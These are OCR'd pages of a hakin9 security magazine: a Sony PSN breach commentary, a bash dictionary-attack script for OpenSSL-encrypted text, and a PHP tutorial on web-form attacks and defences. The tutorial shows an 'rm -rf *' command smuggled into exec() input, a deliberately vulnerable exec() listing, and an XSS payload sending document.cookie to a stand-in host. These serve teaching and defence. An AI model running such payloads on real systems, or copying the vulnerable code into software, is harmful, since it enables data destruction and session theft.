### The Cultural Perspective – Decision-Making In A Vacuum?

The business culture within Sony may be an important factor here – it is not the first time that Sony has *played fast and loose* in this area. In October 2005, it was alleged that Sony's music CDs had installed a rootkit (<http://en.wikipedia.org/wiki/Rootkit>) on the users' PCs as a Digital Rights Management ([http://en.wikipedia.org/wiki/Digital\\_rights\\_management](http://en.wikipedia.org/wiki/Digital_rights_management)) measure. This was not merely difficult to detect and remove; it also constituted a crime in many countries. Arguably, it posed a significant security risk to affected users.

So was it the case that security concerns were simply subordinated to marketing ones? Developers may have been pushed to *deliver* a product with little or no built-in security, either because that is how their task was defined, or because they simply lacked the training. If delivery was time-pressured, then there may have been little scope for robust security testing on the supporting infrastructure. After all, the user end was secure – why bother with anything else?

Yet, there is also another cultural perspective, around organizational decision-making. In highly hierarchical organizations, real decision-making power tends to be heavily concentrated at the *top* of the organization – a level at which technical experts tend not to be operating, nor indeed be very welcome. Risk assessment is not easy – it is even harder if one does not have access to the facts. This tends to lead to senior management *deciding* what the risk is, rather than actually assessing it (which is messy and involves getting into detail).

So did Sony management make such a decision as a matter of policy or around such a flagship product specifically? This would certainly set the scene for what has subsequently unfolded.

Were risk assessments conducted properly or were shortcuts taken to skim through the process in order to meet deadlines? Was the network adequately segregated to keep the gaming sections isolated from payment systems? Was there enough time given to allow thorough system testing? Many companies tend to skim on this part by releasing 'beta' code and allowing their customers to report bugs. Whilst this may be convenient and cheap, it's not always the right thing to do.

### Lessons Learned

It would be easy to dismiss the incident as being simply rooted in incompetence. However, this is simplistic and not very helpful. Therefore, there is good reason to reflect on some of the major themes coming out of the incident, from the point of view of a company and an individual.

## A Company Perspective

Once the PlayStation 3 is in the hands of the end user, Sony is virtually powerless over any modifications the user chooses to make. Therefore, any security that is built into the console can be rendered useless. If you deliver a product or piece of code to your customers, how much reliance do you place on that product not being tampered with in any way?

As any criminologist will tell you, for a crime to take place, there needs to be means, motive, and opportunity. An online portal like the PlayStation network, a website, or a banking application is built to be accessed by the world. It is designed as a way in to something of value. Therefore, it will doubtless be attacked by some people. The question no longer is, will you be attacked, but will you be able to detect, preferably prevent, and recover from an attack in a timely manner?

With this last point in mind, it is worth considering the end-to-end security of a product – it's no good if one part is *unbreakable* but the supporting infrastructure is full of security holes, as seems to have been the case with Sony. A hacker doesn't think like a project manager – they will be looking for holes in the fence, not worrying about which project built which bit of it.



Figure 1. xxxxxxxxxxxxxx

Sony decided to take the PlayStation network down upon discovering the breach. As an organisation, Sony has a buffer whereby they can afford to take the network down for days, even weeks, with manageable revenue loss. But if you're a company that only engages with your customers via the Internet, can you afford to take your systems offline in the event of a breach? This question is particularly relevant to smaller businesses.

## An Individual Perspective

Don't become the weak link in the defences. For example, many people will use the same password for more than one system. So the password they use for their PlayStation Network will most likely be the same password they use for their email, banking, Amazon, eBay, PayPal, etc. What this means is that a breach of password in one system can impact someone in lots of ways – and most of the immediate impact of a problem will fall on you, as it is you who will have to cancel bank cards, and so on. How many parents thought about that when they provided their card details to PSN?

Think before you share details with a company online – how confident are you that they are protecting them adequately? Have you asked? Even if the company has a relatively low-value service or product offering, they have the same obligation to protect your password as does a bank. You are doing everyone a big favour by asking, *how secure is your online product?* It shows the company from which you are buying that security is important.

Remember you have legal rights. In many countries, and particularly in the EU, there is legislation around how organisations are allowed to gather, store, process, and secure your personal information. Of course, this doesn't by itself prevent security incidents – no more than having laws stops crime – but it can be a useful reminder to organisations and companies that they should take your concerns seriously.

## The Future

Eventually Sony will recover from the attack. The PlayStation network will be back online and users will occasionally remember those weeks they had to spend without online capability.

As more breaches occur, customers will demand that a key characteristic of your product or service is that it is secure – after all, it is their data which is at risk, and they that have the hassle of cancelling cards, etc. This should be the driver for business decisions around security, not simply the detail of consumer rights under legislation. The media seem to think so too, and are keener now to call out stories around security compromise than ever before.



The motor industry has evolved over the last couple of decades, with more emphasis being placed on car safety. Just how when a motorist is involved in an accident, they have trust that their seatbelts, airbags, and other security measures will save them from serious injury or death; companies need to gain their customers' trust, that even if something happens, their data will remain safe. Natwest is one of the largest retail banks in the UK, and is part of the RBS Group. A good example of recognition of security as part of the value of a product is the inclusion of security measures in the Natwest Customer Charter. This document is published on a yearly basis, detailing the organisation's performance against a range of measures, and it is supported by TV advertising.

Lastly, consider the long term impact of security failures – if PSN was not secure, what other Sony products, services, or infrastructure are now being inspected with interest? And what happens when all those 14-year olds come to making their next technology-purchasing decision?

---

### **SIMON WALKER**

*Simon Walker has over twelve year's experience in information security, spanning the financial sector, government, broadcasting, and a range of other technology-centric sectors. Simon has worked in Eastern Europe, South Africa, and Turkey.*

*Simon has a particular interest in information security strategy and governance. He has co-authored a number of white papers on the subject, as well as having articles published in a number of journals in Europe and the Middle East.*

*Simon was formerly a CLAS (CESG Listed Advisor Scheme) member, and is studying for an MBA from Henley Business School.*

---

### **JAVVAD MALIK**

*Javvad Malik is an information security expert with over eleven years of experience, much of which in some the world's largest banks. He is a senior security advisor at Quantainia.*

*Known as a strong advocate for raising security awareness amongst businesses and consumers, Javvad has had a number of articles published as well as numerous videos on the topic of information security.*

*Javvad holds CISSP and SANS GIAC certifications and is a founding member of Security B-Sides London*  
[www.quantainia.com](http://www.quantainia.com)

# Join

## hakin9 team!



If you would like to help our team in creating hakin9 magazine you can join our authors or betatesters today!

All you need to do, is to send an email to:

[editors@hakin9.org](mailto:editors@hakin9.org)

and give us a brief description of your field of interest.

We look forward to hearing from you!



```
echo 53616C7465645F5F7473BA19A93CCF947D9349444DBBCFAD6E5
BD22B56A9\4D8A7A8C59C64AB35141E6D2FF018A43C0E"\
| xxd -r -p | openssl enc -d -aes-256-cbc -pass pass:
      hakin9
```

## Setec Astronomy

Here's a script that will attack this algorithm and will successfully decrypt the message by using a dictionary attack to reveal the password (as long as *hakin9* is part of the dictionary). For brevity the scripts contained are consolidated into *demo-aio.sh* (all-in-one). Figure 1 However I also created their separate counterparts (*demo-enc.sh*, *demo-dec.sh*) that you may use when playing with this. I also have *demo-dic.sh* which quickly checks the sanity of your dictionary file. Figure 2

We'll return to this example in a few but I'd like to go over some of the tricks involved in *demo-aio.sh* that makes it work quickly. As demonstrated above with the Setec Astronomy example, I really dig bash one liners as I use them daily for almost just about everything, so it was only natural that my first revision was all one big one liner. For readability I broke it down into a traditional line-by-line script that you see in Figure 1.

I anticipated a lot of testing so every session that is run is *uniquified* by using the timestamp it was run as the suffix based on what type of file it is (crypto = the hexed out AES-256 encrypted data, decode = the attempted decoded data, secret = the *escrow* so you don't spend hours going insane in case you don't know which password you set up for these tests). When you start you will basically only have the bash files and your dictionary files, Figure 3, and for example when one session has completed it will look like Figure 4. This isolates each session based on timestamp and allows you to run multiple sessions without getting lost in the noise of artifacts. Figure 5




Figure 2. *demo-dic.sh* quickly dumps and counts your dictionary file




Figure 3. The demo bundle (password dictionary not included)

For the next block, I load up a custom ASCII based one-word password file based off my OpenWall dictionary set. It's a mix-mash of passwords that I had to scrub to get just right, just shy of 3 million unique passwords. Using *demo-dic.sh* it takes about 1 minute and 42 seconds to quickly read through 2,979,080 potential passwords.

To run under *demo-aio.sh* on the other hand the same number of passwords takes up to around 6 hours to cycle through the entire password dictionary. In this example it took 17929 seconds (4 hours 58 minutes 49 seconds) Figure 6. (I've had to run it many times during my tests). If you are lucky (using the randomizer), or manually inputting the password you will find the password a lot faster. Figure 7

During my tests I had to create an escrow feature where upon creation it saved the password just in case. Turns out the file command gets tricky and you have to be careful what you ask for. For example here are the file types I ran into during my testing:

There were the *good ones*:

- ASCII text
- ASCII English text
- UTF-8 Unicode English text, with very long lines
- UTF-8 Unicode English text, with very long lines, with no line terminators

This one was the *questionable one* that brought up a lot of false positives:

- UTF-8 Unicode text
- ... and this is the one you don't want to see:
- data





Figure 4. Example of one session (notice new saved artifacts)



**Figure 5.** Example of post-mortem data (in this case password was found)

From the *good ones* the simplest common string between the 4 checks comes down to two:


```
'ASCII text'
'English text'
```

So if either of these is detected, chances are you have your solution. Naturally, if you do strange things expect strange results. Please let me know if you make changes. You can download the source to all these from the link below or the attached archive. If none are available contact me on Twitter, listed below.

### Note

Testing scripts like this is rather laborious as it takes time to run through a gamut of tests to make sure the script is doing what you think it is doing. It's usually best to have a spare test system to run your tests for several reasons, including needing a stable system that can be up for as long as the test needs to run without interruption or additional and unnecessary processes.

Tests can range from seconds to months and a lot of tests can be processor intensive to where the systems get quite hot and must have plenty of ventilation and even additional cooling so that the system doesn't



**Figure 6.** Example of not finding the password in the dictionary file

*crash/shutdown/reboot/halt* causing you to start over (I've been there and done that many times).

Back to the *demo-aio.sh* script, continuing where we left off before we drilled into the filtering strings. After loading the password file we generate an AES-256 text file with the hexed encrypted string. We hexed it using *xxd* for portability.

Lastly we loop through the filtering until we find the password, mark the iteration it took out of the known count and display the password and decrypted string. The caveat is if we get a false positive it will display garbled data.

Again, if you see something like this or go through an entire session without success please let me know (keep your log files for post-mortem analysis). If nothing is found it at least tells you how long it took during its run (which will help you calculate how long your next runs will be). One thing I found that helped is cutting chunks of the dictionary file into smaller chunks if you are limited on time or think you know how the password/passphrase is set up.

You can also run multiple sessions at once (naturally downgrading the overall performance of your machine); so unless you have a beefy machine I wouldn't recommend it.


### Obfuscation Workflow

Here are a few things I'll demonstrate that will thwart brute-force and dictionary attacks:

*Pre-obfuscation:* pre-obfuscation is where the plaintext is obfuscated prior to encryption.

```
Example (using rot13) 'tr 'a-zA-Z' 'n-za-mN-ZA-M'' :
echo „Setec Astronomy” | tr 'a-zA-Z' 'n-za-mN-ZA-M' \
| openssl enc -aes-256-cbc -salt -pass pass:hakin9 |
xxd -u -p
```

Here we drop in a one liner equivalent to rot13 that will pipe through right before being encrypted. So even



**Figure 7.** Example of the solution being found from start to end

## Web Links and References

<http://www.openwall.com/wordlists/>  
<http://www.openssl.org/docs/apps/ciphers.html>

## Notes

All source code created and tested on:  
 Mac OS X 10.6.7 10J869  
 Darwin Kernel Version 10.7.0  
 GNU bash, version 3.2.48(1)-release

after it is decrypted by a brute forcing / dictionary attack you will only notice the result which is ASCII text (which will appear to trigger a false positive):

## FrgRp NfgebabzL

Naturally in this example a keen cryptanalyst will see that it is rot13'd and just drop in the expected algorithm thusly:

```
echo „FrgRp NfgebabzL” | tr ‘a-zA-Z’ ‘n-za-mN-ZA-M’
```

to result in: *Setec Astronomy*

*post-obfuscation*: post-obfuscation is where the ciphertext is obfuscated after encryption.

Example (N5) ‘tr ‘0-9’ ‘5-90-6’:

```
echo „Setec Astronomy” | openssl enc -aes-256-cbc -salt  

    -pass pass:hakin9 \  

    | xxd -u -p | tr ‘0-9’ ‘5-90-6’
```

Here we drop in a one liner equivalent to numeral shift 5 (sort of like rot13, but for numbers) right after the decryption phase right after the hex pipe (where only numbers are outputted).

When trying to decrypt this, even if you know the password, it will return this error message:

## Bad magic number

and will not get caught correctly by the brute force / dictionary attack. Only by echoing the hex string into the




Figure 8. Example of OpenSSL cipher commands (red) as well as reverse hashing (blue)

N5 algorithm prior to dehexing it will decrypt correctly to *Setec Astronomy*.

If you are interested, it looks like this:

```
echo „08161C2910190F0F365C523F4BBCDB3CB862D0866966549663  

    AE4B11528A\  

    47EEDC44B3902E5F65FA0B4582EC69AD0845”\  

    | tr ‘0-9’ ‘5-90-6’ | xxd -r -p | openssl enc -d -aes-  

    256-cbc -pass pass:hakin9
```

Now, I know what you are thinking (or at least have to say it); can’t you just add this to the bruteforcing/dictionary script? Sure you can but just as every decryption attempt takes a handful of clockticks they add up as you go from 3 million passwords to 9 million trying the simple 2 examples above. Throw mutation into the mix and it really becomes not practical. You’d have to start considering parallel processing, multithreading, etc – basically not using a shell script to do your decoding attempts.

## Conclusion

Having the understanding that these are things that get done on a daily basis in attempts to stay stealth/covert/hidden in the clouds and darknets, away from searching algorithms, not only helps you hide better, it also helps you find better. Having the demo script to play with is also handy for your tool acquisition especially if you like to play CTF (Capture the Flag)/Forensic/Decryption Games academically or professionally. You can also add more to the script by evolving algorithmic modularization implementation (a fancy phrase for building different algorithms as functions using the same techniques so you can drop them in for example instead of using – aes-256-cbc you can make one for each of the openssl cipher offerings such as the weaker -rc4.

For simpler algorithms like rot13 you’ll have to use a different filtering mechanism (using keywords) as the output will always most likely be ASCII text. Tools are quite important and it is understanding how to make them when you need them and when to have them handy when you need to use them. Now wipe off that bloody sword and give it a good sharpening!

## ISRAEL TORRES

*Israel Torres is a hacker at large with interests in the hacking realm.*

*hakin9@israeltorres.org, http://twitter.com/israel\_torres  
 Got More Time Than Money?*

*Try this month’s crypto challenge:  
 http://hakin9.israeltorres.org*

# Attacking, Authentication, and Access Control

As part of a growing trend where people utilize more services online, we rely more and more on entering our data into what we trust as being secure web-forms. Has it ever crossed our minds while we enter our information into web forms that our trust would ever be compromised? We assume that no one besides the service provider and ourselves will ever have access to such information.

## What you will learn...

- Basic understanding of HTML and PHP
- Basic knowledge of the internet

## What you should know...

- How attackers use malicious shell commands, cross-site scripting, and phishing attacks
- How to counter such attacks

Like in the Wild West, there can't be any room for complacency on the internet. It's just because of this complacency that authentication and access control measures play an increasingly important role in safeguarding the privacy of our data. In this article we will look at three potential attacks launchable against web forms and how to avoid them in the PHP programming language – executing shell commands, cross-site scripting, and phishing. Similarly, we will discuss the counter measures that help dodge such attacks.

## Forming the Attack

The first attack injects shell commands in web-forms. For the most part, this could only happen when using the `exec()` or `system()` functions in PHP programs. These functions – simply put – allow developers or users to pass and execute shell commands from the command line through PHP. More so, these functions don't check the input passed to them; they simply execute the commands as given. For example if we use an `exec()` function to pass something to the command line – a value of sorts – we could possibly append an extra command at the end – assuming the site wasn't validating user input. We will see how this works shortly. Doing so would make a seemingly innocent application, most likely written out of convenience, into an attacker's tool capable of doing untold damage to the files on your server. In Listing 1

we see the code that could set the stage for such an attack.

As we can see in Figure 1, the corresponding value for the form is entered *as usual* – however – the `rm -rf *` shell command was also appended to the end. The attacker has now successfully deleted every file within the directory that houses the PHP script containing the `exec()` function. Having viewed an image of how the attack might take place, let's look at the code in order to understand its *under the hood* aspects.

At first glance, nothing seems out of place. We want a simple web-form, the processing code in PHP, and an `exec()` function to pass a value to the command line. We don't live in a perfect world, however, and problems can arise when we don't *sanitize* the user's input. Such a simple oversight can lead to pretty hefty consequences as was just demonstrated, however taking a few preventive steps could bar such malicious shell commands from being executed through your web-forms.

Moving from malicious shell commands to malicious code, cross-site scripting is the next attack we will




Figure 1. Passing `rm` shell command to `exec()` function

explore. Similarly, the attacker entering malicious code into a web-form within a website can compromise the web-site. One reason why cross site scripting is such a growing attack vector is because of its ability to steal cookies. In doing so, the attacker can access authentication data including usernames and passwords. Considering this possibility, let's assume that the attacker finds a website vulnerable to cross site scripting attacks. The attacker may then pass malicious code similar to what we see in Listing 3.

The code in Listing 3 essentially passes cookie data to a fake website and PHP script capable of logging all of the cookies' contents – most likely to a database or text file of sorts. The fact that the website does not validate the users' input into its web-form means that this is a major problem. Having such information means that the attacker may masquerading as any of the victims who had their information stolen. Exploiting the cookie data for its authentication, the attacker is now using the user identity to log in and possibly deface the website without proper authorization.


Finally, we have the phishing attack. Phishing attacks differ from the previously mentioned attacks in that they victimize a website by maintaining similar HTML and CSS formatting but may use a completely different PHP script. Basically, this allows the attacker to use the PHP language to lure users into entering data into web-forms, but use the script to hijack the username, password, and other private data – possibly to store in a database, text file, or in an email back to the attacker. The danger

**Listing 1.** HTML form code

```

<!-- saved from url=(0022)http://internet.e-mail -->
<html>
  <head>
    <title>A Simple HTML Form</title>
  </head>
  <body>
    <form action="" method="">
      <table border="0">
        <tr>
          <td>Enter value:<input type="text"
            name="value" /></td>
        </tr>
        <tr>
          <td><input type="submit"
            value="Enter" /></td>
        </tr>
      </table>
    </form>
  </body>
</html>

```



[ GEEKED AT BIRTH ]



You can talk the talk.  
Can you walk the walk?  
Here's a chance to prove it.

[ IT'S IN YOUR DNA ]

**LEARN:**

- Advancing Computer Science
- Artificial Life Programming
- Digital Media
- Digital Video
- Enterprise Software Development
- Game Art and Animation
- Game Design
- Game Programming
- Human-Computer Interaction
- Network Engineering

- Network Security
- Open Source Technologies
- Robotics and Embedded Systems
- Serious Games and Simulation
- Strategic Technology Development
- Technology Forensics
- Technology Product Design
- Technology Studies
- Virtual Modeling and Design
- Web and Social Media Technologies

of such an attack increases though, because the front end of the victimized website is pretty much exactly the same as the legitimate version meaning that users have a harder time telling the difference.

## Countering The Attacker

We've looked at the attacks, we've gone through the code, now it's time to discuss the counter measures to be used so as to avoid these kinds of attacks.

Let's first consider an attack using malicious shell commands. To stop this kind of attack we should use a couple of PHP functions – `escapeshellarg()` and `escapeshellcmd()`. The `escapeshellarg()` function essentially delimits input arguments passed to it with single quotes but also escapes (or marks up) quote signs that might be present within the string itself. Multiple input arguments hence become a single argument. In doing so, we prevent malicious shell commands appended to the end of any arguments from being passed to `exec()` or `system()`. A similar function – `escapeshellcmd()` – works by dealing with shell program names rather than shell arguments and escapes shell meta-characters that might appear in the input string. So to reconsider our malicious input from Figure 1, the `escapeshellcmd()` function would escape the `;` and `*` characters respectively which would in turn render the entire argument useless as it wouldn't make sense to the command line processor.

Let's now shift our focus to cross-site scripting. When we encounter malicious code in web-forms that can contain tags of some sort, two functions can prevent the browser from processing the HTML tags – `htmlentities()` and `strip_tags()`. The `htmlentities()` function converts characters that have meaning in HTML – `<` and `>` for example. In our cross-site scripting example the attacker's input into the `htmlentities()` function, the `<script>` tags would have been converted as `&lt;script&gt;`; instead. Thus the attacker's code would now no longer

### Listing 2. PHP process code

```
<?php
$value = $_POST["value"];
exec("usr/bin/some_command_line_app" . $value);
?>
```

### Listing 3. Malicious Cross Site Scripting Code

```
<script>
document.location =
    "http://www.fakesite.com/cookiestealer.php?cookie"
    + document.cookie;
</script>
```

function as he or she would expect. Nevertheless we can't assume that simply rendering HTML tags useless will stop a more enterprising attacker. The `strip_tags()` function takes it a step further. Instead of converting characters, the `strip_tags()` function does what its namesake suggests, it removes HTML tags completely from the attacker's input, thus defeating the attack.

As we finally turn our attention to phishing attacks, no single measure can save users from falling into the trap. The problem with phishing attacks is that similar, if not the same, HTML code is used to trick the user into thinking that they are navigating to the same website while an entirely different PHP script steals the user's personal information.

Yet, considering the fact that attackers are growing in technical complexity, it has become the job of the developer to secure his or her website in a way that doesn't allow their user's information to be compromised. Using the techniques we discussed above will be a start in the right direction, but it comes down to strong development practices in the use of supplied PHP functions, encryption, and especially education towards the website's users. Security conscious development practices won't mean a thing the second the user clicks on the bogus link. While developing more secure PHP scripts helps reduce security risks, the web-site owner must ensure that the user knows of the dangers of phishing attacks and help make the user familiar with how the company might contact the user and utilize his or her private data. Hence, it's mutually beneficial to make it clear that the company will never send out emails requesting personal information from their website users and customers.

## Conclusions

All of the above mentioned attacks are just the tip of the iceberg. Internet attacks grow in numbers and sophistication almost daily. With the threat of malicious code on the internet, we must use the available tools and best practices afforded us to avoid becoming the next statistic. After all, if we are going to continue *converting* our lives to digital and sharing them via the internet, then securing the internet – especially the web-forms we use – is an inevitable necessity.

## RICH HOGGAN

*Rich Hoggan is currently pursuing a bachelors degree in Computer Science and plans on specializing in information and cyber security. In his spare time, Rich enjoys writing music, photography, and creating visual art with the Processing programming language.*





***The only 2nd Generation  
NAC solution in the world.***



## **NACwall 2G:**

- **Manages the Unmanageable**
- **Fits any IT budget**
- **Easy to Deploy & Manage**
- **Scales to any Network Size**
- **Agent-less, non-invasive, non-blocking**
- **EasyNAC Cloud Update Service provides real-time intrusion prevention**
- ***All in a 1 RU single appliance!***



**Real-time Defense Against Today's Most Devastating Threats**

- **Over 80% of Network Security Breaches are Internal**
- **More than 95% of these Exploit known Vulnerabilities**

**Now Available from Partners Worldwide**

**[www.netclarity.net](http://www.netclarity.net)**

# Access Control: Lock-down Your Network

**If most of the threats are coming from the inside, what are you doing about it?**

According to US-CERT (United States Computer Emergency Readiness Team), 95% of downtime and IT related compliance issues are a direct result of an exploit against a Common Vulnerability and Exposure.

## What you will learn...

- Next Generation Access Control Methods
- What went wrong with 1st Gen NAC products
- Patch, Anti-virus, Firewall and Agents all Fail

## What you should know...

- The Risk Formula
- What is a CVE®?
- What is Zero-day Malware?

A firewall, IDS, IPS, anti-virus software and other countermeasures don't look for or show how to remove CVEs. *So most companies are really only 5% secure.*

